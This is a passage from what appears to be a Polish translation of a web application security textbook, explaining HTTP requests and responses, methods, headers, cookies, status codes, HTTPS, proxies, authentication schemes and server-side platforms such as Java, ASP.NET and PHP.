Set-Cookie: tracking=tI8rk7joMx44S2Uu85nSWc

X-AspNet-Version: 2.0.50727

Cache-Control: no-cache

Pragma: no-cache

Expires: Thu, 01 Jan 1970 00:00:00 GMT

Content-Type: text/html; charset=utf-8

Content-Length: 1067

<!DOCTYPE html PUBLIC “-//W3C//DTD XHTML 1.0 Transitional//EN” “http://

www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd”><html xmlns=”http://

www.w3.org/1999/xhtml” ><head><title>Your details</title>

Pierwszy wiersz każdej odpowiedzi HTTP składa się z trzech elementów oddzielonych spacjami:

* Używana wersja HTTP.

* Numeryczny kod stanu wskazujący wynik żądania. 200 to najpopularniejszy kod stanu; oznacza to, że żądanie powiodło się i że żądany zasób jest zwracany.

* Tekstowe „wyrażenie uzasadnienia” dokładniej opisujące stan odpowiedzi. Może to mieć dowolną wartość i nie jest wykorzystywane w żadnym celu przez obecne przeglądarki. Oto kilka innych interesujących punktów w odpowiedzi:

* Nagłówek serwera zawiera baner wskazujący używane oprogramowanie serwera WWW, a czasami inne szczegóły, takie jak zainstalowane moduły i system operacyjny serwera. Zawarte informacje mogą, ale nie muszą być dokładne.

* Nagłówek Set-Cookie wysyła do przeglądarki kolejny plik cookie; jest to przesyłane z powrotem w nagłówku Cookie kolejnych żądań do tego serwera.

* Nagłówek Pragma instruuje przeglądarkę, aby nie zapisywała odpowiedzi w swojej pamięci podręcznej. Nagłówek Expires wskazuje, że treść odpowiedzi wygasła w przeszłości i dlatego nie powinna być buforowana. Instrukcje te są często wydawane podczas zwracania zawartości dynamicznej, aby zapewnić, że przeglądarki uzyskają nową wersję tej zawartości przy kolejnych okazjach.

* Prawie wszystkie odpowiedzi HTTP zawierają treść wiadomości po pustym wierszu po nagłówkach. Nagłówek Content-Type wskazuje, że treść tej wiadomości zawiera dokument HTML.

* Nagłówek Content-Length wskazuje długość treści wiadomości w bajtach.


Metody HTTP

Podczas atakowania aplikacji internetowych będziesz miał do czynienia prawie wyłącznie z najczęściej używanymi metodami: GET i POST. Musisz zdawać sobie sprawę z kilku ważnych różnic między tymi metodami, ponieważ mogą one wpłynąć na bezpieczeństwo aplikacji, jeśli zostaną przeoczone.

Metoda GET jest przeznaczona do pobierania zasobów. Można go użyć do wysłania parametrów do żądanego zasobu w ciągu zapytania adresu URL. Dzięki temu użytkownicy mogą dodawać zakładki do adresu URL zasobu dynamicznego, którego mogą ponownie użyć. Lub inni użytkownicy mogą odzyskać równoważny zasób przy kolejnej okazji (jak w zapytaniu z zakładkami). Adresy URL są wyświetlane na ekranie i są rejestrowane w różnych miejscach, takich jak historia przeglądarki i dzienniki dostępu do serwera WWW. Są one również przesyłane w nagłówku strony odsyłającej do innych witryn, gdy następuje kliknięcie linków zewnętrznych. Z tych powodów ciąg zapytania nie powinien być używany do przesyłania żadnych poufnych informacji. Metoda POST jest przeznaczona do wykonywania akcji.

Dzięki tej metodzie parametry żądania mogą być wysyłane zarówno w ciągu zapytania URL, jak iw treści wiadomości. Chociaż adres URL nadal można dodać do zakładek, wszelkie przesłane parametry

treść wiadomości zostanie usunięta z zakładki. Parametry te zostaną również wykluczone z różnych lokalizacji, w których przechowywane są dzienniki adresów URL oraz z nagłówka strony odsyłającej. Ponieważ metoda POST jest przeznaczona do wykonywania działań, jeśli użytkownik kliknie przycisk Wstecz w przeglądarce, aby powrócić do strony, do której uzyskano dostęp za pomocą tej metody, przeglądarka nie wysyła automatycznie żądania ponownie. Zamiast tego ostrzega użytkownika o tym, co zamierza zrobić, jak pokazano na rysunku.



Zapobiega to nieświadomemu wykonywaniu akcji więcej niż jeden raz. Z tego powodu żądania POST powinny być zawsze używane podczas wykonywania akcji.

Oprócz metod GET i POST protokół HTTP obsługuje wiele innych metod, które zostały stworzone do określonych celów. Oto inne, o których najprawdopodobniej będziesz potrzebować wiedzy:

* HEAD działa w taki sam sposób jak żądanie GET, z tą różnicą, że serwer nie powinien zwracać treści wiadomości w swojej odpowiedzi. Serwer powinien zwrócić te same nagłówki, które zwróciłby w odpowiednim żądaniu GET. Dlatego ta metoda może być użyta do sprawdzenia, czy zasób jest obecny przed wysłaniem żądania GET.

* TRACE jest przeznaczony do celów diagnostycznych. Serwer powinien zwrócić w treści odpowiedzi dokładną treść otrzymanego komunikatu żądania. Można to wykorzystać do wykrycia wpływu dowolnych serwerów proxy między klientem a serwerem, które mogą manipulować żądaniem.

* OPTIONS prosi serwer o podanie metod HTTP dostępnych dla określonego zasobu. Serwer zazwyczaj zwraca odpowiedź zawierającą nagłówek Allow, który zawiera listę dostępnych metod.

* PUT próbuje przesłać określony zasób na serwer, korzystając z treści zawartej w treści żądania. Jeśli ta metoda jest włączona, możesz wykorzystać ją do ataku na aplikację, na przykład przesyłając dowolny skrypt i uruchamiając go na serwerze.

Istnieje wiele innych metod HTTP, które nie są bezpośrednio związane z atakowaniem aplikacji internetowych. Jednak serwer WWW może narazić się na atak, jeśli dostępne są pewne niebezpieczne metody.

Adresy URL

Jednolity lokalizator zasobów (URL) to unikalny identyfikator zasobu sieciowego, za pomocą którego można go pobrać. Format większości adresów URL jest następujący:

protocol://hostname[:port]/[path/]file[?param=value]

Kilka elementów w tym schemacie jest opcjonalnych. Numer portu jest zwykle dołączany tylko wtedy, gdy różni się od domyślnego używanego przez odpowiedni protokół. Adres URL użyty do wygenerowania żądania HTTP pokazanego wcześniej jest następujący:

https://mdsec.net/auth/488/YourDetails.ashx?uid=129

Oprócz tej bezwzględnej postaci, adresy URL mogą być określone względem określonego hosta lub względem określonej ścieżki na tym hoście. Na przykład:

/auth/488/YourDetails.ashx?uid=129

YourDetails.ashx?uid=129

Te względne formy są często używane na stronach internetowych do opisania nawigacji w witrynie lub samej aplikacji.

UWAGA: Możesz spotkać się z terminem URI (lub jednolitym identyfikatorem zasobów) używanym zamiast adresu URL, ale tak naprawdę jest on używany tylko w formalnych specyfikacjach i przez tych, którzy chcą pokazać swoją pedanterię.

REST

Representational state transfer (REST) to styl architektury systemów rozproszonych, w którym żądania i odpowiedzi zawierają reprezentacje bieżącego stanu zasobów systemu. Podstawowe technologie stosowane w sieci World Wide Web, w tym protokół HTTP i format adresów URL, są zgodne ze stylem architektonicznym REST. Chociaż adresy URL zawierające parametry w ciągu zapytania same w sobie są zgodne z ograniczeniami REST, termin „URL w stylu REST" jest często używany do oznaczenia adresu URL, który zawiera parametry w ścieżce pliku URL, a nie w ciągu zapytania. Na przykład następujący adres URL zawierający ciąg zapytania:

http://wahh-app.com/search?make=ford&model=pinto

odpowiada następującemu adresowi URL zawierającemu parametry „w stylu REST":

http://wahh-app.com/search/ford/pinto

Część 4 opisuje, w jaki sposób należy wziąć pod uwagę te różne style parametrów podczas mapowania zawartości i funkcjonalności aplikacji oraz identyfikowania jej kluczowej powierzchni ataku.

Nagłówki HTTP

HTTP obsługuje dużą liczbę nagłówków, z których niektóre są przeznaczone do określonych nietypowych celów. Niektóre nagłówki mogą być używane zarówno dla żądań, jak i odpowiedzi, a inne są specyficzne dla jednego z tych typów wiadomości. W poniższych sekcjach opisano nagłówki, które można napotkać podczas atakowania aplikacji internetowych.

Nagłówki ogólne

* Połączenie mówi drugiemu końcowi komunikacji, czy powinien zamknąć połączenie TCP po zakończeniu transmisji HTTP, czy też pozostawić je otwarte dla dalszych komunikatów.

* Content-Encoding określa, jaki rodzaj kodowania jest używany dla treści zawartej w treści wiadomości, na przykład gzip, który jest używany przez niektóre aplikacje do kompresji odpowiedzi w celu szybszej transmisji.

* Content-Length określa długość treści wiadomości w bajtach (z wyjątkiem odpowiedzi na żądania HEAD, kiedy wskazuje długość treści w odpowiedzi na odpowiednie żądanie GET).

* Content-Type określa typ treści zawartej w treści wiadomości, np. text/html dla dokumentów HTML.

* Transfer-Encoding określa kodowanie, które zostało wykonane w treści wiadomości w celu ułatwienia jej przesyłania przez HTTP. Zwykle jest używany do określania kodowania fragmentarycznego, gdy jest ono stosowane.

Nagłówki żądań

* Akceptuj mówi serwerowi, jakie rodzaje treści klient jest skłonny zaakceptować, takie jak typy obrazów, formaty dokumentów biurowych i tak dalej.

* Accept-Encoding mówi serwerowi, jakie rodzaje kodowania treści klient jest skłonny zaakceptować.

* Autoryzacja przesyła poświadczenia do serwera dla jednego z wbudowanych typów uwierzytelniania HTTP.

* Cookie przesyła do serwera pliki cookie, które serwer wcześniej wydał.

* Host określa nazwę hosta, która pojawiła się w żądanym pełnym adresie URL.

* If-Modified-Since określa, kiedy przeglądarka ostatnio otrzymała żądany zasób. Jeśli zasób nie zmienił się od tego czasu, serwer może poinstruować klienta, aby użył jego kopii z pamięci podręcznej, używając odpowiedzi z kodem statusu 304.

* If-None-Match określa znacznik encji, który jest identyfikatorem oznaczającym zawartość treści wiadomości. Przeglądarka przesyła tag podmiotu, który serwer wydał z żądanym zasobem, kiedy został on ostatnio odebrany. Serwer może użyć znacznika encji, aby określić, czy przeglądarka może używać kopii zasobu zapisanej w pamięci podręcznej.

* Pochodzenie jest używane w międzydomenowych żądaniach Ajax do wskazania domeny, z której pochodzi żądanie.

* Referer określa adres URL, z którego pochodzi bieżące żądanie.

* User-Agent dostarcza informacji o przeglądarce lub innym oprogramowaniu klienckim, które wygenerowało żądanie.

Nagłówki odpowiedzi

* Access-Control-Allow-Origin wskazuje, czy zasób może zostać pobrany za pośrednictwem międzydomenowych żądań Ajax.

* Kontrola pamięci podręcznej przekazuje do przeglądarki dyrektywy buforowania (na przykład no-cache).

* ETag określa tag podmiotu. Klienci mogą przesyłać ten identyfikator w przyszłych żądaniach dotyczących tego samego zasobu w nagłówku If-None-Match, aby powiadomić serwer, która wersja zasobu aktualnie znajduje się w pamięci podręcznej przeglądarki.

* Expires informuje przeglądarkę, jak długo treść wiadomości jest ważna. Do tego czasu przeglądarka może korzystać z buforowanej kopii tego zasobu.

* Lokalizacja jest używana w odpowiedziach przekierowania (tych, które mają kod stanu zaczynający się od 3) w celu określenia celu przekierowania.

* Pragma przekazuje do przeglądarki dyrektywy buforowania (na przykład no-cache).

* Serwer dostarcza informacji o używanym oprogramowaniu serwera WWW.

* Set-Cookie wysyła do przeglądarki pliki cookie, które przesyła z powrotem do serwera w kolejnych żądaniach.

* WWW-Authenticate jest używany w odpowiedziach, które mają kod stanu 401, aby podać szczegółowe informacje na temat typów uwierzytelniania obsługiwanych przez serwer.

* X-Frame-Options wskazuje, czy i jak bieżąca odpowiedź może zostać załadowana w ramce przeglądarki

Ciasteczka

Pliki cookie to kluczowa część protokołu HTTP, na którym opiera się większość aplikacji internetowych. Często mogą być wykorzystywane jako narzędzie do wykorzystywania luk w zabezpieczeniach. Mechanizm cookies umożliwia serwerowi przesyłanie do klienta danych, które klient przechowuje i ponownie przesyła do serwera. W przeciwieństwie do innych typów parametrów żądania (tych w ciągu zapytania URL lub w treści wiadomości), pliki cookie są nadal przesyłane ponownie w każdym kolejnym żądaniu bez konieczności wykonywania jakichkolwiek działań przez aplikację lub użytkownika. Serwer wysyła plik cookie, używając nagłówka odpowiedzi Set-Cookie, jak widać:

Set-Cookie: tracking=tI8rk7joMx44S2Uu85nSWc

Następnie przeglądarka użytkownika automatycznie dodaje następujący nagłówek do kolejnych żądań z powrotem do tego samego serwera:

Cookie: tracking=tI8rk7joMx44S2Uu85nSWc

Pliki cookie zwykle składają się z pary nazwa/wartość, jak pokazano, ale mogą składać się z dowolnego ciągu znaków niezawierającego spacji. Wiele plików cookie można wystawić, używając wielu nagłówków Set-Cookie w odpowiedzi serwera. Są one przesyłane z powrotem do serwera w tym samym nagłówku plików cookie, ze średnikiem oddzielającym poszczególne pliki cookie. Oprócz rzeczywistej wartości pliku cookie, nagłówek Set-Cookie może zawierać dowolny z poniższych opcjonalnych atrybutów, których można użyć do kontrolowania sposobu, w jaki przeglądarka obsługuje plik cookie:

* wygasa ustawia datę, do której plik cookie jest ważny. Powoduje to, że przeglądarka zapisuje plik cookie w pamięci trwałej i jest on ponownie używany w kolejnych sesjach przeglądarki, aż do osiągnięcia daty wygaśnięcia. Jeśli ten atrybut nie jest ustawiony, plik cookie jest używany tylko w bieżącej sesji przeglądarki.

* domena określa domenę, dla której plik cookie jest ważny. Musi to być ta sama domena lub domena nadrzędna, z której pochodzi plik cookie.

* ścieżka określa ścieżkę adresu URL, dla którego plik cookie jest ważny.

* bezpieczny — jeśli ten atrybut jest ustawiony, plik cookie będzie przesyłany tylko w żądaniach HTTPS.

* HttpOnly — jeśli ten atrybut jest ustawiony, nie można uzyskać bezpośredniego dostępu do pliku cookie za pośrednictwem kodu JavaScript po stronie klienta.

Każdy z tych atrybutów plików cookie może mieć wpływ na bezpieczeństwo aplikacji. Główny wpływ ma na zdolność atakującego do bezpośredniego kierowania ataków na innych użytkowników aplikacji.

Kody stanu

Każdy komunikat odpowiedzi HTTP musi zawierać w pierwszym wierszu kod stanu, wskazujący wynik żądania. Kody stanu dzielą się na pięć grup, zgodnie z pierwszą cyfrą kodu:

* 1xx — Informacyjny.

* 2xx — Żądanie powiodło się.

* 3xx — Klient zostaje przekierowany do innego zasobu.

* 4xx — Żądanie zawiera jakiś błąd.

* 5xx — Serwer napotkał błąd podczas realizacji żądania.

Istnieje wiele określonych kodów statusu, z których wiele jest używanych tylko w szczególnych okolicznościach. Oto kody stanu, które najprawdopodobniej napotkasz podczas atakowania aplikacji internetowej, wraz z typową frazą powodu, która jest z nimi powiązana:

* 100 Kontynuuj jest wysyłane w pewnych okolicznościach, gdy klient przesyła żądanie zawierające treść. Odpowiedź wskazuje, że nagłówki żądania zostały odebrane i że klient powinien kontynuować wysyłanie treści. Serwer zwraca drugą odpowiedź, gdy żądanie zostanie zakończone.

* 200 OK wskazuje, że żądanie zakończyło się pomyślnie i że treść odpowiedzi zawiera wynik żądania.

* 201 Created jest zwracane w odpowiedzi na żądanie PUT, aby wskazać, że żądanie się powiodło.

* 301 Moved Permanently przekierowuje przeglądarkę na stałe do innego adresu URL, który jest określony w nagłówku Lokalizacja. Klient powinien w przyszłości używać nowego adresu URL zamiast oryginalnego.

* 302 Found powoduje tymczasowe przekierowanie przeglądarki do innego adresu URL, który jest określony w nagłówku lokalizacji. Klient powinien powrócić do pierwotnego adresu URL w kolejnych żądaniach.

* 304 Not Modified instruuje przeglądarkę, aby użyła kopii żądanego zasobu z pamięci podręcznej. Serwer używa nagłówków żądań If-Modified-Since i If-None-Match, aby określić, czy klient ma najnowszą wersję zasobu.

* 400 Złe żądanie wskazuje, że klient przesłał nieprawidłowe żądanie HTTP. Prawdopodobnie spotkasz się z tym, gdy zmodyfikujesz żądanie w pewien nieprawidłowy sposób, na przykład umieszczając znak spacji w adresie URL.

* 401 Unauthorized wskazuje, że serwer wymaga uwierzytelnienia HTTP przed przyznaniem żądania. Nagłówek WWW-Authenticate zawiera szczegółowe informacje o obsługiwanych typach uwierzytelniania.

* 403 Forbidden wskazuje, że nikt nie ma dostępu do żądanego zasobu, niezależnie od uwierzytelnienia.

* 404 Not Found oznacza, że żądany zasób nie istnieje.

* 405 Metoda niedozwolona wskazuje, że metoda użyta w żądaniu nie jest obsługiwana dla określonego adresu URL. Na przykład możesz otrzymać ten kod stanu, jeśli spróbujesz użyć metody PUT, gdy nie jest ona obsługiwana.

* 413 Request Entity Too Large — Jeśli szukasz luk w zabezpieczeniach związanych z przepełnieniem bufora w kodzie natywnym i dlatego przesyłasz długie ciągi danych, oznacza to, że treść żądania jest zbyt duża, aby serwer mógł ją obsłużyć.

* Zbyt długi identyfikator żądania 414 jest podobny do odpowiedzi 413. Wskazuje, że adres URL użyty w żądaniu jest zbyt duży, aby serwer mógł go obsłużyć.

* 500 Wewnętrzny błąd serwera wskazuje, że serwer napotkał błąd podczas realizacji żądania. Zwykle dzieje się tak, gdy prześlesz nieoczekiwane dane wejściowe, które spowodowały nieobsługiwany błąd gdzieś w trakcie przetwarzania aplikacji. Należy uważnie przejrzeć pełną treść odpowiedzi serwera, aby znaleźć wszelkie szczegóły wskazujące na charakter błędu.

* 503 Usługa niedostępna zwykle wskazuje, że chociaż web

sam serwer działa i może odpowiadać na żądania, aplikacja, do której uzyskuje się dostęp za pośrednictwem serwera, nie odpowiada. Powinieneś zweryfikować, czy jest to wynikiem jakiejkolwiek wykonanej przez Ciebie czynności.

HTTPS

Protokół HTTP wykorzystuje zwykły protokół TCP jako mechanizm transportowy, który jest niezaszyfrowany i dlatego może zostać przechwycony przez atakującego, który jest odpowiednio umieszczony w sieci. HTTPS jest zasadniczo tym samym protokołem warstwy aplikacji co HTTP, ale jest tunelowany przez mechanizm bezpiecznego transportu, Secure Sockets Layer (SSL). Chroni to prywatność i integralność danych przesyłanych przez sieć, zmniejszając możliwości nieinwazyjnych ataków przechwytujących. Żądania i odpowiedzi HTTP działają dokładnie w ten sam sposób, niezależnie od tego, czy do transportu używany jest protokół SSL.

UWAGA: SSL został całkowicie zastąpiony przez zabezpieczenia warstwy transportowej (TLS), ale ta ostatnia zwykle nadal jest określana przy użyciu starszej nazwy.

Serwery proxy HTTP

Serwer proxy HTTP to serwer, który pośredniczy w dostępie między przeglądarką klienta a docelowym serwerem WWW. Gdy przeglądarka została skonfigurowana do korzystania z serwera proxy, wysyła wszystkie swoje żądania do tego serwera. Serwer proxy przekazuje żądania do odpowiednich serwerów sieciowych i przekazuje ich odpowiedzi z powrotem do przeglądarki. Większość serwerów proxy zapewnia również dodatkowe usługi, w tym buforowanie, uwierzytelnianie,

i kontroli dostępu. Należy zdawać sobie sprawę z dwóch różnic w sposobie działania protokołu HTTP, gdy używany jest serwer proxy:

* Gdy przeglądarka wysyła niezaszyfrowane żądanie HTTP do serwera proxy, umieszcza w żądaniu pełny adres URL, w tym przedrostek protokołu http://, nazwę hosta serwera i numer portu, jeśli jest niestandardowy. Serwer proxy wyodrębnia nazwę hosta i port i używa ich do kierowania żądania do właściwego docelowego serwera WWW.

* Gdy używany jest HTTPS, przeglądarka nie może wykonać uzgadniania SSL z serwerem proxy, ponieważ spowodowałoby to przerwanie bezpiecznego tunelu i narażenie komunikacji na ataki przechwycenia. W związku z tym przeglądarka musi używać proxy jako przekaźnika na poziomie czystego protokołu TCP, który przekazuje wszystkie dane sieciowe w obu kierunkach między przeglądarką a docelowym serwerem internetowym, z którym przeglądarka wykonuje uzgadnianie SSL w normalny sposób. Aby ustanowić ten przekaźnik, przeglądarka wysyła żądanie HTTP do serwera

proxy przy użyciu metody CONNECT i podając nazwę hosta docelowego i numer portu jako adres URL. Jeśli serwer proxy zezwoli na żądanie, zwraca odpowiedź HTTP ze stanem 200, utrzymuje otwarte połączenie TCP i od tego momentu działa jako zwykły przekaźnik na poziomie TCP do docelowego serwera WWW.

W pewnym sensie najbardziej przydatnym elementem zestawu narzędzi podczas atakowania aplikacji internetowych jest wyspecjalizowany rodzaj serwera proxy, który znajduje się między przeglądarką a docelową witryną i umożliwia przechwytywanie i modyfikowanie wszystkich żądań i odpowiedzi, nawet tych korzystających z protokołu HTTPS. Zaczniemy sprawdzać, jak możesz użyć tego rodzaju narzędzia w następnej części.

Uwierzytelnianie HTTP

Protokół HTTP zawiera własne mechanizmy uwierzytelniania użytkowników przy użyciu różnych schematów uwierzytelniania, w tym następujących:

* Basic to prosty mechanizm uwierzytelniania, który wysyła poświadczenia użytkownika jako ciąg zakodowany w formacie Base64 w nagłówku żądania z każdą wiadomością.

* NTLM jest mechanizmem wyzwanie-odpowiedź i wykorzystuje wersję protokołu Windows NTLM.

* Digest jest mechanizmem challenge-response i wykorzystuje sumy kontrolne MD5 jednorazowego użytku z poświadczeniami użytkownika. Stosunkowo rzadko można spotkać te protokoły uwierzytelniania używane przez aplikacje internetowe wdrożone w Internecie. Są one częściej używane w organizacjach w celu uzyskania dostępu do usług opartych na intranecie.

POWSZECHNY MIT

„Uwierzytelnianie podstawowe nie jest bezpieczne”.

Ponieważ uwierzytelnianie podstawowe umieszcza poświadczenia w postaci niezaszyfrowanej w żądaniu HTTP, często stwierdza się, że protokół jest niezabezpieczony i nie powinien być używany. Ale uwierzytelnianie oparte na formularzach, stosowane przez wiele banków, również umieszcza dane uwierzytelniające w niezaszyfrowanej formie w żądaniu HTTP. Każda wiadomość HTTP może być chroniona przed atakami podsłuchiwania za pomocą HTTPS jako mechanizmu transportowego, co powinno być wykonywane przez każdą aplikację świadomą bezpieczeństwa. Przynajmniej jeśli chodzi o podsłuchiwanie, podstawowe uwierzytelnianie samo w sobie nie jest gorsze od metod stosowanych przez większość dzisiejszych aplikacji internetowych.

Funkcjonalność internetowa

Oprócz podstawowego protokołu komunikacyjnego używanego do przesyłania wiadomości między klientem a serwerem, aplikacje internetowe wykorzystują liczne technologie w celu zapewnienia swojej funkcjonalności. Każda w miarę funkcjonalna aplikacja może wykorzystywać dziesiątki różnych technologii w komponentach serwera i klienta. Zanim przystąpisz do poważnego ataku na aplikację internetową, potrzebujesz podstawowej wiedzy na temat implementacji jej funkcjonalności, zachowania zastosowanych technologii oraz ich słabych punktów.

Funkcjonalność po stronie serwera

Wczesna sieć World Wide Web zawierała całkowicie statyczne treści. Witryny internetowe składały się z różnych zasobów, takich jak strony HTML i obrazy, które były po prostu ładowane na serwer WWW i dostarczane każdemu użytkownikowi, który ich zażądał. Za każdym razem, gdy żądano określonego zasobu, serwer odpowiadał tą samą treścią. Dzisiejsze aplikacje internetowe nadal zazwyczaj

wykorzystują znaczną liczbę zasobów statycznych. Jednak duża ilość treści, które prezentują użytkownikom, jest generowana dynamicznie. Kiedy użytkownik żąda dynamicznego zasobu, odpowiedź serwera jest tworzona w locie, a każdy użytkownik może otrzymać zawartość, która jest specjalnie dla niego dostosowana. Zawartość dynamiczna jest generowana przez skrypty lub inny kod wykonywany na serwerze. Skrypty te same w sobie są podobne do programów komputerowych. Mają różne dane wejściowe, wykonują na nich przetwarzanie i zwracają dane wyjściowe użytkownikowi.

Gdy przeglądarka użytkownika żąda zasobu dynamicznego, zwykle nie prosi po prostu o kopię tego zasobu. Ogólnie rzecz biorąc, przesyła również różne parametry wraz z żądaniem. To właśnie te parametry umożliwiają aplikacji serwerowej generowanie treści dostosowanych do indywidualnego użytkownika. Żądania HTTP mogą służyć do wysyłania parametrów do aplikacji na trzy główne sposoby:

* W ciągu zapytania adresu URL

* W ścieżce pliku adresów URL w stylu REST

* W plikach cookie HTTP

* W treści żądań przy użyciu metody POST

Oprócz tych głównych źródeł danych wejściowych aplikacja po stronie serwera może w zasadzie wykorzystywać dowolną część żądania HTTP jako dane wejściowe do swojego przetwarzania. Na przykład aplikacja może przetwarzać nagłówek User-Agent w celu wygenerowania treści zoptymalizowanej pod kątem typu używanej przeglądarki. Podobnie jak ogólnie oprogramowanie komputerowe, aplikacje internetowe wykorzystują szeroki zakres technologii po stronie serwera, aby zapewnić swoją funkcjonalność:

* Języki skryptowe, takie jak PHP, VBScript i Perl

* Platformy aplikacji internetowych, takie jak ASP.NET i Java

* Serwery sieci Web, takie jak Apache, IIS i Netscape Enterprise

* Bazy danych, takie jak MS-SQL, Oracle i MySQL

* Inne komponenty zaplecza, takie jak systemy plików, usługi sieciowe oparte na protokole SOAP i usługi katalogowe

Wszystkie te technologie i rodzaje luk, które mogą się z nimi pojawić, są szczegółowo omawiane w tej książce. W poniższych sekcjach opisano niektóre z najczęściej spotykanych platform i technologii aplikacji internetowych.

WSPÓLNY MIT

„Nasze aplikacje wymagają jedynie pobieżnej oceny bezpieczeństwa, ponieważ wykorzystują dobrze wykorzystywaną strukturę”. Korzystanie z dobrze używanego frameworka jest często przyczyną samozadowolenia w tworzeniu aplikacji internetowych, przy założeniu, że typowe luki w zabezpieczeniach, takie jak iniekcja SQL, są automatycznie unikane. Założenie to jest błędne z dwóch powodów. Po pierwsze, duża liczba luk w zabezpieczeniach aplikacji internetowych wynika z projektu aplikacji, a nie z jej implementacji, i jest niezależna od wybranego środowiska programistycznego lub języka. Po drugie, ponieważ framework zwykle wykorzystuje wtyczki i pakiety z najnowocześniejszych najnowszych repozytoriów, jest prawdopodobne, że te pakiety nie przeszły kontroli bezpieczeństwa. Co ciekawe, jeśli później w aplikacji zostanie wykryta luka, ci sami zwolennicy mitu chętnie zamienią się stronami i obwinią swój framework lub zewnętrzny pakiet!

Platforma Javy

Przez wiele lat Java Platform Enterprise Edition (wcześniej znana jako J2EE) była de facto standardem dla dużych aplikacji korporacyjnych. Pierwotnie opracowany przez Sun Microsystems, a obecnie należący do Oracle, nadaje się do wielowarstwowych architektur z równoważeniem obciążenia i dobrze nadaje się do modułowego programowania i ponownego wykorzystania kodu. Ze względu na długą historię i szerokie zastosowanie, dostępnych jest wiele wysokiej jakości narzędzi programistycznych, serwerów aplikacji i struktur, które mogą pomóc programistom. Platformę Java można uruchomić na kilku bazowych systemach operacyjnych, w tym Windows, Linux i Solaris. W opisach aplikacji internetowych opartych na języku Java często występuje kilka potencjalnie mylących terminów, o których warto wiedzieć:

* Enterprise Java Bean (EJB) jest stosunkowo ciężkim komponentem oprogramowania, który hermetyzuje logikę określonej funkcji biznesowej w aplikacji. EJB są przeznaczone do radzenia sobie z różnymi wyzwaniami technicznymi, z którymi muszą się zmierzyć twórcy aplikacji, takimi jak integralność transakcji.

* Zwykły stary obiekt Java (POJO) jest zwykłym obiektem Java, w odróżnieniu od obiektu specjalnego, takiego jak EJB. POJO zwykle jest używany do oznaczania obiektów, które są zdefiniowane przez użytkownika i są znacznie prostsze i lżejsze niż EJB i te używane w innych frameworkach.

* AJava Servlet to obiekt, który znajduje się na serwerze aplikacji i odbiera żądania HTTP od klientów oraz zwraca odpowiedzi HTTP. Implementacje serwletów mogą wykorzystywać liczne interfejsy ułatwiające tworzenie użytecznych aplikacji.

* Kontener internetowy Java to platforma lub silnik, który zapewnia środowisko wykonawcze dla aplikacji internetowych opartych na Javie. Przykładami kontenerów internetowych Java są Apache Tomcat, BEA WebLogic i JBoss.

Wiele aplikacji internetowych Java wykorzystuje komponenty innych firm i open source wraz z niestandardowym kodem. Jest to atrakcyjna opcja, ponieważ zmniejsza wysiłek programistyczny, a Java dobrze nadaje się do tego modułowego podejścia. Oto kilka przykładów komponentów powszechnie używanych do kluczowych funkcji aplikacji:

* Uwierzytelnianie — JAAS, ACEGI

* Warstwa prezentacji — SiteMesh, Tapestry

* Relacyjne mapowanie obiektów bazy danych — Hibernacja

* Logowanie — Log4J

Jeśli możesz określić, które pakiety open source są używane w aplikacji, którą atakujesz, możesz je pobrać i przeprowadzić przegląd kodu lub zainstalować, aby poeksperymentować. Luka w zabezpieczeniach którejkolwiek z nich może zostać wykorzystana do naruszenia szerszej aplikacji.

ASP.NET

ASP.NET to platforma aplikacji internetowych firmy Microsoft, która jest bezpośrednim konkurentem platformy Java. ASP.NET jest kilka lat młodszy od swojego odpowiednika, ale poczynił znaczące postępy na terytorium Javy. ASP.NET korzysta z platformy .NET Framework firmy Microsoft, która zapewnia maszynę wirtualną (Środowisko uruchomieniowe języka wspólnego) oraz zestaw potężnych interfejsów API. Dzięki temu aplikacje ASP.NET można pisać w dowolnym języku .NET, takim jak C# czy VB.NET. ASP.NET nadaje się do paradygmatu programowania sterowanego zdarzeniami, który jest

zwykle używany w konwencjonalnym oprogramowaniu komputerowym, zamiast podejścia opartego na skryptach stosowanego w większości wcześniejszych platform aplikacji internetowych. To, wraz z potężnymi narzędziami programistycznymi dostarczonymi z Visual Studio, sprawia, że tworzenie funkcjonalnej aplikacji internetowej jest niezwykle łatwe dla każdego, kto ma minimalne umiejętności programistyczne. Struktura ASP.NET pomaga chronić przed niektórymi typowymi lukami w zabezpieczeniach aplikacji sieci Web, takimi jak skrypty między witrynami, bez konieczności podejmowania jakichkolwiek działań przez programistę. Jednak jedną praktyczną wadą jego pozornej prostoty jest to, że wiele małych aplikacji ASP.NET jest w rzeczywistości tworzonych przez początkujących, którzy nie są świadomi podstawowych problemów bezpieczeństwa, z którymi borykają się aplikacje internetowe.

PHP

Język PHP wyłonił się z projektu hobbystycznego (skrót pierwotnie oznaczał „osobistą stronę główną"). Od tego czasu ewoluował prawie nie do poznania w bardzo potężny i bogaty framework do tworzenia aplikacji internetowych. Jest często używany w połączeniu z innymi wolnymi technologiami w tak zwanym stosie LAMP (składającym się z Linuksa jako systemu operacyjnego, Apache jako serwera WWW, MySQL jako serwera bazy danych i PHP jako języka programowania aplikacji internetowej) . Liczne aplikacje i komponenty open source zostały opracowane przy użyciu PHP. Wiele z nich zapewnia gotowe rozwiązania dla typowych funkcji aplikacji, które często są włączane do szerszych, niestandardowych aplikacji:

* Tablice ogłoszeń — PHPBB, PHP-Nuke

* Interfejs administracyjny — PHPMyAdmin

* Poczta internetowa — SquirrelMail, IlohaMail

* Galerie zdjęć — Galeria

* Wózki sklepowe — osCommerce, ECW-Shop

* Wiki — MediaWiki, WakkaWikki

Ponieważ PHP jest darmowy i łatwy w użyciu, często był językiem wybieranym przez wielu początkujących piszących aplikacje internetowe. Co więcej, projekt i domyślna konfiguracja frameworka PHP w przeszłości ułatwiały programistom nieświadome wprowadzanie błędów bezpieczeństwa do ich kodu. Czynniki te sprawiły, że aplikacje napisane w PHP są narażone na nieproporcjonalną liczbę luk w zabezpieczeniach. Ponadto w samej platformie PHP istniało kilka defektów, które często można było wykorzystać za pośrednictwem działających na niej aplikacji.

Ruby on Rails

